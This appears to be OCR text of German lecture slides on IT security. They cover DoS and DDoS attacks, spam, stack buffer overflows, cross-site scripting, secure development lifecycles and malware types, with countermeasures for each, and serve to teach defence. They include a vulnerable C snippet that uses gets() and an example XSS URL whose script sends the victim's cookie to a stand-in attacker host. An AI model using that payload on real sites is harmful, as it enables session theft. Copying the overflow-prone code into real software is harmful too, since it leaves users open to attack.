  - Systemsoftware auf aktuellem Patchlevel, Paketfilter

DoS Beispiele

- Puke (Protokollschwäche)
  - ICMP-Source Unreachable führt zum Abbruch bestehender Verbindungen
- Teardrop: (Programmierfehler)
  - Ip-Fragmente, die durch falsche Offset-Angaben zu Systemabstürzen führen.
- Syn Flooder: (Überladen)
  - Überschwemmen eines Rechners mit Verbindungsanfragen
- Ping of Death: (Programmierfehler)
  - Überlange Ping Pakete bringen Windows Rechner zum Absturz


Distributed DoS

- Protokollschwächen basiert:
  - ICMP-Echo Request (Smurf amplification), DNS Amplification
- Botnetz/Probes basiert:
  - Beispiele:
    - trinoo
    - Tribe Flood Network
    - Stacheldraht
  - Probes werden über verbreitete Sicherheitslücken, z.B. durch Würmer automatisch verteilt
  - Verwenden öffentliche Infrastrukturen (z.B. IRC), von wo sie gesteuert werden können, oder bieten Fernsteuer-Protokollmechanismen
  - viele Probes ergeben Multiplikation von DoS durch Verteilung

[root@netsec]>

DDoS

1. Bots verteilen (Trojaner, Würmer, Viren etc)
2. Verbindung zum „Command & Control“ Server (z.B. IRC)
3. Befehle über CC Server an Bots
4. Bots attackieren Ziel



[root@netsec]>

Abhilfe gegen DDoS

- Ziel umziehen!
- Backpressure
  - Heuristische Filter in Backbones
  - Ingress Filter
- Kommunikationskanalfilter
- Zusammenarbeit von ISPs
- intensive Security Updates bei enduser clients
- Probe-Update Mechanismen zur Deinstallation und Fix der Lücke verwenden
- Dienstleiter mit sehr viel Ressourcen zuhilfe nehmen (teuer!)

[root@netsec]>

E-Mail Spam: Relaying

- direkter Spam
- offene Relays
  - SMTP Server ohne Authentication
- offene Proxys
  - Weiterleitung von SMTP Requests
- dynamische IPs
  - Missbrauch der Mailsende-Infrastruktur von ISPs für Endkunden
- Webmailer
- Bots

E-Mail Spam: Content Evolution

- Text
- HTML
- personalisiert
- grafisch
- Obfuscation
- Diversity
- mit destruktiver Software

[root@netsec]>

E-Mail Spam: Abhilfen

- Authentication
  - SPF, CallerID, SenderID, DomainKeys,...
  - SMTP Auth, SMTP after Pop,...
- Filter
  - Blacklisting
  - Whitelisting
  - Bayes


Angriffe auf Hosts

- Grundlagen sichere Programmierung
  - Buffer Overflows
  - Cross Site Scripting
  - SQL Injection
- Destruktive Software
  - Viren, Würmer und anderes Ungemach
  - Bots
- Forensik


Stack Buffer Overflow (1)

1. Finden einer Verwundbaren Stelle:

```
void nobrain {
   buggy_input();
}
void  buggy_input ()
{
   char buffer [20];
   int i;
   gets (buffer);
}
```




2.a Erraten des SP:



Stack Buffer Overflow (2)


2.b Library mit call ESP:

Stack:



2.c Shellcode im Environment: **2.d ...**

Stack:



Buffer Overflows (3)


- Passieren wenn Eingabe-Daten in zu kleine Speicherbereiche geschrieben werden.
- Folge sind Programmabsturz, Verfälschung von Daten, Ausführen von Fremdcode (wenn auch Kontrolle über den IP erlangt wird).
- Ausser Stack gibt es auch Heap- und Formatstring Overflows
- Schutz durch:
  - Verwendung von Interpretersprachen oder Java.
  - Moderne Prozessorarchitekturen mit noexecuteable Speicherbereichen (schutz von Stack und Heap vor Ausführen von Code).
  - Code review Werkzeuge, guter Programmierstil (längen Überprüfung beim Kopieren von Speicher)
  - Verwendung von _s Funktionen der Standardbibliotheken
  - Vorhersagbarkeit des Speicherlayouts erschweren:
    - Compiler die zufällig den Bereich zwischen der Rücksprungadresse und den lokalen Variablen vergrössern.
    - Sichern des Stacks mit IDs die überprüft werden
    - Compiler welche die Rücksprungadresse nach den lokalen Variabeln auf den Stack legen (falls möglich)
    - Address Space Layout Randomization

Cross Site Scripting (Client)

- Voraussetzung: Eine dynamische Web-Seite erhält Eingaben vom Benutzer welche dann Bestandteil der zurückgelieferten Seite sind (z.B. Such-Formular). Werden die Benutzereingaben „ungefiltert“ übernommen können sie Scripte (JavaScript, VBScript, ActiveX, etc.) enthalten, welche dann vom Browser ausgeführt werden. Der Benutzer sendet diese Information unwissentlich in dem er auf präperierte Links in Foren, UM-Messages, Mailinglisten, HTML-Mails klickt oder die Links sogar automatisch beim Anzeigen einer Mail geöffnet werden.
- Dadurch können beim Benutzer Cookies (Session Hijacking etc.) ausgelesen, Content verändert oder nachgeladen, anonymisierte DoS Attacken ausgeführt, Browser-Bugs ausgenutzt werden und vieles mehr. Zudem wird das Script u.U mit erweiterten Rechten ausgeführt, falls es von einer Seite kommt welcher der Browser „vertraut“
- Schutz durch: Prüfen aller Benutzereingaben auf der Serverseite (z.B Filtern von gültigen Eingaben, Konvertieren von „>“ nach „&gt“ etc. Benutzer sollte Links überprüfen (Vorsicht oft Hex Codierung der Links) oder über Hauptseite (lokale Suchfunktion) einsteigen.
- Bsp: http://www.vertraue.mir/suche.php?was=<script>document.location=“http://ich.bin.böse/kruemelmonster.cgi”+document.cookie</script>

[root@netsec]>

OWASP Top10



Quelle: https://owasp.org/www-project-top-ten/

SSDLC

Secure Software Development Lifecycle


- Security relevante Tätigkeiten werden in allen Phasen der SW-Entwicklung beachtet.
- Verschiedene Modelle u. A.:
  - Microsoft SDL (Secure Development Lifecycle)
  - NIST Cybersecurity Framework
  - OWASP CLASP (Comprehensive Lightwight Application Security Process)
  - Reifegrad:
    OWASP Open SAMM (Software Assurance Maturity Model)
    ISO 27034

- Tool: OWASP Security RAT (Requirement Automation Tool):
  https://www.owasp.org/index.php/OWASP_SecurityRAT_Project

SSDLC (stark) vereinfacht

- Security Anforderungen werden bei Projektstart mit erfasst (Non Functional Req.)
  - Abhängig von Risikoklasse, Bedrohungsanalyse, Best Practices, …
- Geschulte MA sorgen für die Umsetzung der Req. in der SW-Architektur / Implementierung
- QA Überprüft auch die Security Req.


SDL – Entwicklungs Phasen / Aktivitäten



Quelle / Details: http://www.microsoft.com/sdl

[root@netsec]>


Open SAMM



Quelle / Details: https://www.opensamm.org/


Typen destruktiver Software (Malware)

- Viren
  - Linkviren, z.B. CIH
  - Bootviren, z.B. SCA, boot kits
  - Macroviren, z.B. Melissa
- Würmer, z.B. Internet Worm, CodeRed, sasser
- Trojanische Pferde, z.B. Dialer
- Backdoors, z.B. Back Orifice
- Netzwerkattackensoftware
- Bots, z.B. phatbot, Storm, Conficker
- defekte Software
  - z.B. mfc42.dll oder Backup-Programme ohne Restore



[root@netsec]>

Hilfe gegen Malware: Extended detection and response (XDR)



Bots

- Würmer/Probes mit erweiterten Fähigkeiten
  - DoS (TCP Syn Flood)
  - DDoS
  - Spam
  - Proxy
  - Verteilung
  - IRC Attacks
  - Missbrauch von Online-Anzeigediensten
  - Game Manipulationen
  - Sniffing, Keystroke logging
- Verschiedenartige Ausbreitungsmechanismen
- Plugin-Mechanismen
- Selbstupdate-Fähigkeiten
- kommerzielle Aspekte
- Beispiele: phatbot, Storm

Problempunkte Destruktiver Software

- Blauäugigkeit
  - erst handeln, wenn was passiert ist
  - trusted Beziehungen
- Aufwand
  - Produktivität wird durch Sicherheitskonzepte nicht unmittelbar erhöht
- Aktualität
  - Scanner-Update-Problematik
  - neue Technologien und Verhaltensweisen unterwandern alte Sicherheitskonzepte
  - Vielfalt ist unermeßlich, die Zahl der bekannten Exemplare destruktiver Software geht in die hunderttausende
- Kompatibilität
  - durch Softwaremonopolisierung werden die Angriffsflächen immer breiter

Kryptographie

- Unterstützung der Schutzziele
  - Integrität
  - Vertraulichkeit
  - Zurechenbarkeit
  - Rechtsverbindlichkeit

- Aber nicht:
  Security by Obscurity

